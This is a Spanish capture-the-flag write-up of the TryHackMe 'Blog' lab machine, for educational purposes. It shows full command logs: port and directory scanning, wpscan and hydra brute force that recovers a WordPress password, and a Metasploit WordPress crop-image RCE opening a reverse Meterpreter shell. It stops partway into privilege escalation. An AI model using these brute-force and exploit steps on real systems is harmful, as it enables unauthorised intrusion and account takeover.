🏴‍☠️ Write-Up: Máquina "Blog"

📌 **Plataforma: Try Hack Me**
📌 **Dificultad: Fácil**
📌 **Autor: Joaquín Picazo**

🔎 Metodología de Pentesting

El proceso se realizó siguiendo la siguiente metodología:

1️⃣ **Reconocimiento** – Recolección de información general sobre la máquina objetivo.
2️⃣ **Escaneo y Enumeración** – Identificación de servicios, tecnologías y versiones en uso.
3️⃣ **Explotación** – Uso de vulnerabilidades encontradas para obtener acceso al sistema.
4️⃣ **Escalada de Privilegios y Post-Explotación** – Obtención de permisos elevados hasta lograr acceso total para realizar una extracción de información.

📡 1. Reconocimiento y Recolección de Información

Recolecto los puertos abiertos de forma básica.

```
┌──(root㉿kali)-[~]
└─# nmap -p- -vvv --open 10.10.100.232
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-04-16 19:19 -04
Initiating Ping Scan at 19:19
Scanning 10.10.100.232 [4 ports]
Completed Ping Scan at 19:19, 0.26s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 19:19
Completed Parallel DNS resolution of 1 host. at 19:19, 0.02s elapsed
DNS resolution of 1 IPs took 0.02s. Mode: Async [#: 2, OK: 0, NX: 1, DR: 0, SF: 0, TR: 1, CN: 0]
Initiating SYN Stealth Scan at 19:19
Scanning 10.10.100.232 [65535 ports]
Discovered open port 80/tcp on 10.10.100.232
Discovered open port 445/tcp on 10.10.100.232
Discovered open port 22/tcp on 10.10.100.232
Discovered open port 139/tcp on 10.10.100.232
SYN Stealth Scan Timing: About 29.44% done; ETC: 19:21 (0:01:14 remaining)
Completed SYN Stealth Scan at 19:21, 89.85s elapsed (65535 total ports)
Nmap scan report for 10.10.100.232
Host is up, received reset ttl 63 (0.23s latency).
Scanned at 2025-04-16 19:19:44 -04 for 90s
Not shown: 64570 closed tcp ports (reset), 961 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT    STATE SERVICE      REASON
22/tcp  open  ssh          syn-ack ttl 63
80/tcp  open  http         syn-ack ttl 63
139/tcp open  netbios-ssn  syn-ack ttl 63
445/tcp open  microsoft-ds syn-ack ttl 63

Read data files from: /usr/share/nmap
Nmap done: 1 IP address (1 host up) scanned in 90.50 seconds
           Raw packets sent: 80875 (3.558MB) | Rcvd: 97146 (7.896MB)
```

🎯 2. Escaneo y Enumeración

Escaneo de forma específica y profunda cada puerto abierto. Me doy cuenta que es un WordPress v5.0


```
┌──(root㉿kali)-[~]
└─# nmap -p22,80,139,445 -sV -sC -vvv 10.10.100.232
```

```
PORT    STATE SERVICE     REASON         VERSION
22/tcp  open  ssh         syn-ack ttl 63 OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 57:8a:da:90:ba:ed:3a:47:0c:05:a3:f7:a8:0a:8d:78 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQC3hfvTN6e0P9PLtkjW4dy+6vpFSh1PwKRZrML7ArPzhx1yVxBP7kxeIt3lX/qJWpxyhlsQwoLx8KDYdpOZlX5Br1PskO6H66P+AwPMYwooSq24qC/Gxg4NX9MsH/lz
oKnrgLDUaAqGS5ugLw6biXlTEVbxrjBNdvrT1uFR9sq+Yuc1JbkF8dxMF51tiQF35g0Nqo+UhjmJJg73S/VI9oQtYzd2GnQC8uQxE8Vf4lZpo6ZkvTDQ7om3t/cvsnNCgwX28/TRcJ53unRPmos13iwIcuvtfKlrP5qIY7
5YvU4U9nmy3+tjqfB1e5CESMxKjKesH0IJTRhEjAyxjQ1HUINP
|   256 c2:64:ef:ab:b1:9a:1c:87:58:7c:4b:d5:0f:20:46:26 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBJtovk1nbfTPnc/1GUqCcdh8XLsFpDxKYJd96BdYGPjEEdZGPKXv5uHnseNe1SzvLZBoYz7KNpPVQ8uShudDnOI=
|   256 5a:f2:62:92:11:8e:ad:8a:9b:23:82:2d:ad:53:bc:16 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAICfVpt7khg8YIghnTYjU1VgqdsCRVz7f1Mi4o4Z45df8
80/tcp  open  http        syn-ack ttl 63 Apache httpd 2.4.29 ((Ubuntu))
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
| http-robots.txt: 1 disallowed entry
|_/wp-admin/
|_http-title: Billy Joel&#039;s IT Blog &#8211; The IT blog
|_http-favicon: Unknown favicon MD5: D41D8CD98F00B204E9800998ECF8427E
|_http-generator: WordPress 5.0
|_http-server-header: Apache/2.4.29 (Ubuntu)
139/tcp open  netbios-ssn syn-ack ttl 63 Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open  netbios-ssn syn-ack ttl 63 Samba smbd 4.7.6-Ubuntu (workgroup: WORKGROUP)
Service Info: Host: BLOG; OS: Linux; CPE: cpe:/o:linux:linux_kernel
```


Busco directorios en su web, tiene todos los directorios típicos de un WordPress.

```
┌──(root㉿kali)-[~]
└─# gobuster dir -u http://10.10.100.232/ -w /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt -x .php,.txt,.html
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.100.232/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              html,php,txt
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.html                (Status: 403) [Size: 278]
/.php                 (Status: 403) [Size: 278]
/index.php            (Status: 301) [Size: 0] [--> http://10.10.100.232/]
/rss                  (Status: 301) [Size: 0] [--> http://10.10.100.232/feed/]
/login                (Status: 302) [Size: 0] [--> http://blog.thm/wp-login.php]
/0                    (Status: 301) [Size: 0] [--> http://10.10.100.232/0/]
/feed                 (Status: 301) [Size: 0] [--> http://10.10.100.232/feed/]
/atom                 (Status: 301) [Size: 0] [--> http://10.10.100.232/feed/atom/]
/wp-content           (Status: 301) [Size: 319] [--> http://10.10.100.232/wp-content/]
/admin                (Status: 302) [Size: 0] [--> http://blog.thm/wp-admin/]
/wp-login.php         (Status: 200) [Size: 3087]
/rss2                 (Status: 301) [Size: 0] [--> http://10.10.100.232/feed/]
/license.txt          (Status: 200) [Size: 19935]
/wp-includes          (Status: 301) [Size: 320] [--> http://10.10.100.232/wp-includes/]
/readme.html          (Status: 200) [Size: 7415]
/wp-register.php      (Status: 301) [Size: 0] [--> http://blog.thm/wp-login.php?action=register]
/wp-rss2.php          (Status: 301) [Size: 0] [--> http://blog.thm/feed/]
/rdf                  (Status: 301) [Size: 0] [--> http://10.10.100.232/feed/rdf/]
/page1                (Status: 301) [Size: 0] [--> http://10.10.100.232/]
/robots.txt           (Status: 200) [Size: 67]
/'                    (Status: 301) [Size: 0] [--> http://10.10.100.232/]
/dashboard            (Status: 302) [Size: 0] [--> http://blog.thm/wp-admin/]
```

Busco alguna vulnerabilidad para esta versión.



Busco en rapid7, es una de mis páginas favoritas porque cuando la vulnerabilidad es conocida te da el módulo del exploit exacto de MSF que sirve para esa vulnerabilidad, ayudando a que sea un exploit eficiente y seguro, en vez de equivocarme de módulo y perder tiempo.



Me di cuenta que había un dominio, por ende, relacioné el dominio encontrado con la ip de la máquina con “sudo nano /etc/hosts”.


```
10.10.100.232 blog.thm
~
~
~
~
~
```

Uso la típica herramienta wpscan para WordPress. Busco usuarios y les aplico fuerza bruta. Obtengo un usuario con su contraseña para ingresar por el login de WP.

```
┌──(root㉿kali)-[~]
└─# wpscan --url http://10.10.100.232/ --passwords /usr/share/wordlists/rockyou.txt
_______________________________________________________________
         __          _______   _____
         \ \        / /  __ \ / ____|
          \ \  /\  / /| |__) | (___   ___  __ _ _ __ ®
           \ \/  \/ / |  ___/ \___ \ / __|/ _` | '_ \
            \  /\  /  | |     ____) | (__| (_| | | | |
             \/  \/   |_|    |_____/ \___|\__,_|_| |_|

        WordPress Security Scanner by the WPScan Team
                       Version 3.8.27
      Sponsored by Automattic - https://automattic.com/
      @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
_______________________________________________________________
```

```
[i] User(s) Identified:

[+] bjoel
 | Found By: Wp Json Api (Aggressive Detection)
 |  - http://10.10.100.232/wp-json/wp/v2/users/?per_page=100&page=1
 | Confirmed By:
 |  Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 |  Login Error Messages (Aggressive Detection)

[+] kwheel
 | Found By: Wp Json Api (Aggressive Detection)
 |  - http://10.10.100.232/wp-json/wp/v2/users/?per_page=100&page=1
 | Confirmed By:
 |  Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 |  Login Error Messages (Aggressive Detection)

[+] Karen Wheeler
 | Found By: Rss Generator (Aggressive Detection)

[+] Billy Joel
 | Found By: Rss Generator (Aggressive Detection)

[+] Performing password attack on Xmlrpc against 4 user/s
[SUCCESS] - kwheel / cutiepie1
```


Otra forma de hacer fuerza bruta es ingresar datos incorrectos al login y obtener el mensaje de error para usarlo posteriormente en hydra.



Hago fuerza bruta con hydra dando parámetros de usuario (el cual ya tenemos), contraseña (rockyou.txt) y el mensaje de error para que hydra sepa cuando es incorrecta o correcta. Finalmente, obtengo la misma contraseña, funcionó.


```
┌──(root㉿kali)-[~]
└─# hydra -l kwheel -P /usr/share/wordlists/rockyou.txt 10.10.100.232 http-post-form "/wp-login.php:log=^USER^&pwd=^PASS^&wp-submit=Log+In&redirect_to=http%3A%2F%2Fblog.thm%2Fwp-admin%2F&testcookie=1:F=The password you entered for the username"
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-04-16 19:29:43
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking http-post-form://10.10.100.232:80/wp-login.php:log=^USER^&pwd=^PASS^&wp-submit=Log+In&redirect_to=http%3A%2F%2Fblog.thm%2Fwp-admin%2F&testcookie=1:F=The password you entered for the username
[STATUS] 733.00 tries/min, 733 tries in 00:01h, 14343666 to do in 326:09h, 16 active
[STATUS] 653.67 tries/min, 1961 tries in 00:03h, 14342438 to do in 365:42h, 16 active
[80][http-post-form] host: 10.10.100.232   login: kwheel   password: cutiepie1
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-04-16 19:35:51
```


Ingreso las credenciales en el login y acceso al panel. Las credenciales obtenidas eran correctas.




💥 3. Explotación de Vulnerabilidades

Ahora, usare el exploit en MSF encontrado en rapid7 anteriormente.






Reviso los parámetros que solicita.




```
msf6 exploit(multi/http/wp_crop_rce) > show options

Module options (exploit/multi/http/wp_crop_rce):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   PASSWORD                    yes       The WordPress password to authenticate with
   Proxies                     no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS                      yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT      80               yes       The target port (TCP)
   SSL        false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI  /                yes       The base path to the wordpress application
   THEME_DIR                   no        The WordPress theme dir name (disable theme auto-detection if provided)
   USERNAME                    yes       The WordPress username to authenticate with
   VHOST                       no        HTTP server virtual host


Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.18.8     yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   WordPress


View the full module info with the info, or info -d command.
```

Ingreso los datos necesarios y ejecuto.



```
msf6 exploit(multi/http/wp_crop_rce) > set PASSWORD cutiepie1
PASSWORD ⇒ cutiepie1
msf6 exploit(multi/http/wp_crop_rce) > set RHOSTS 10.10.100.232
RHOSTS ⇒ 10.10.100.232
msf6 exploit(multi/http/wp_crop_rce) > set USERNAME kwheel
USERNAME ⇒ kwheel
msf6 exploit(multi/http/wp_crop_rce) > set LHOST 10.21.144.200
LHOST ⇒ 10.21.144.200
msf6 exploit(multi/http/wp_crop_rce) > set LPORT 443
LPORT ⇒ 443
msf6 exploit(multi/http/wp_crop_rce) > run

[*] Started reverse TCP handler on 10.21.144.200:443
[*] Authenticating with WordPress using kwheel:cutiepie1 ...
[+] Authenticated with WordPress
[*] Preparing payload ...
[*] Uploading payload
[+] Image uploaded
[*] Including into theme
[*] Sending stage (40004 bytes) to 10.10.100.232
[*] Meterpreter session 1 opened (10.21.144.200:443 → 10.10.100.232:47072) at 2025-04-16 20:07:58 -0400
[*] Attempting to clean up files ...
```

Obtengo una sesión en meterpreter. Me pongo a buscar la flag de user, sin embargo, fui estafado.



```
meterpreter > cd root
[-] stdapi_fs_chdir: Operation failed: 1
meterpreter > cd home
meterpreter > ls
Listing: /home
=============

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
040755/rwxr-xr-x  4096  dir   2020-05-26 16:08:48 -0400  bjoel

meterpreter > cd bjoel
meterpreter > ls
Listing: /home/bjoel
====================

Mode              Size   Type  Last modified              Name
----              ----   ----  -------------              ----
020666/rw-rw-rw-  0      cha   2025-04-16 19:18:21 -0400  .bash_history
100644/rw-r--r--  220    fil   2018-04-04 15:30:26 -0300  .bash_logout
100644/rw-r--r--  3771   fil   2018-04-04 15:30:26 -0300  .bashrc
040700/rwx------  4096   dir   2020-05-25 09:15:58 -0400  .cache
040700/rwx------  4096   dir   2020-05-25 09:15:58 -0400  .gnupg
100644/rw-r--r--  807    fil   2018-04-04 15:30:26 -0300  .profile
100644/rw-r--r--  0      fil   2020-05-25 09:16:22 -0400  .sudo_as_admin_successful
100644/rw-r--r--  69106  fil   2020-05-26 14:33:24 -0400  Billy_Joel_Termination_May20-2020.pdf
100644/rw-r--r--  57     fil   2020-05-26 16:08:47 -0400  user.txt

meterpreter > cat user.txt
You won't find what you're looking for here.

TRY HARDER
```

🔐 4. Escalada de Privilegios y Post-explotación

Decidí escalar privilegios. No encontré nada en los SUDO, por ende decidí buscar en los binarios SUID y encontré algo interesante.

```
www-data@blog:/home/bjoel$ find / -perm -4000 2>/dev/null
find / -perm -4000 2>/dev/null
/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/gpasswd
/usr/bin/chsh
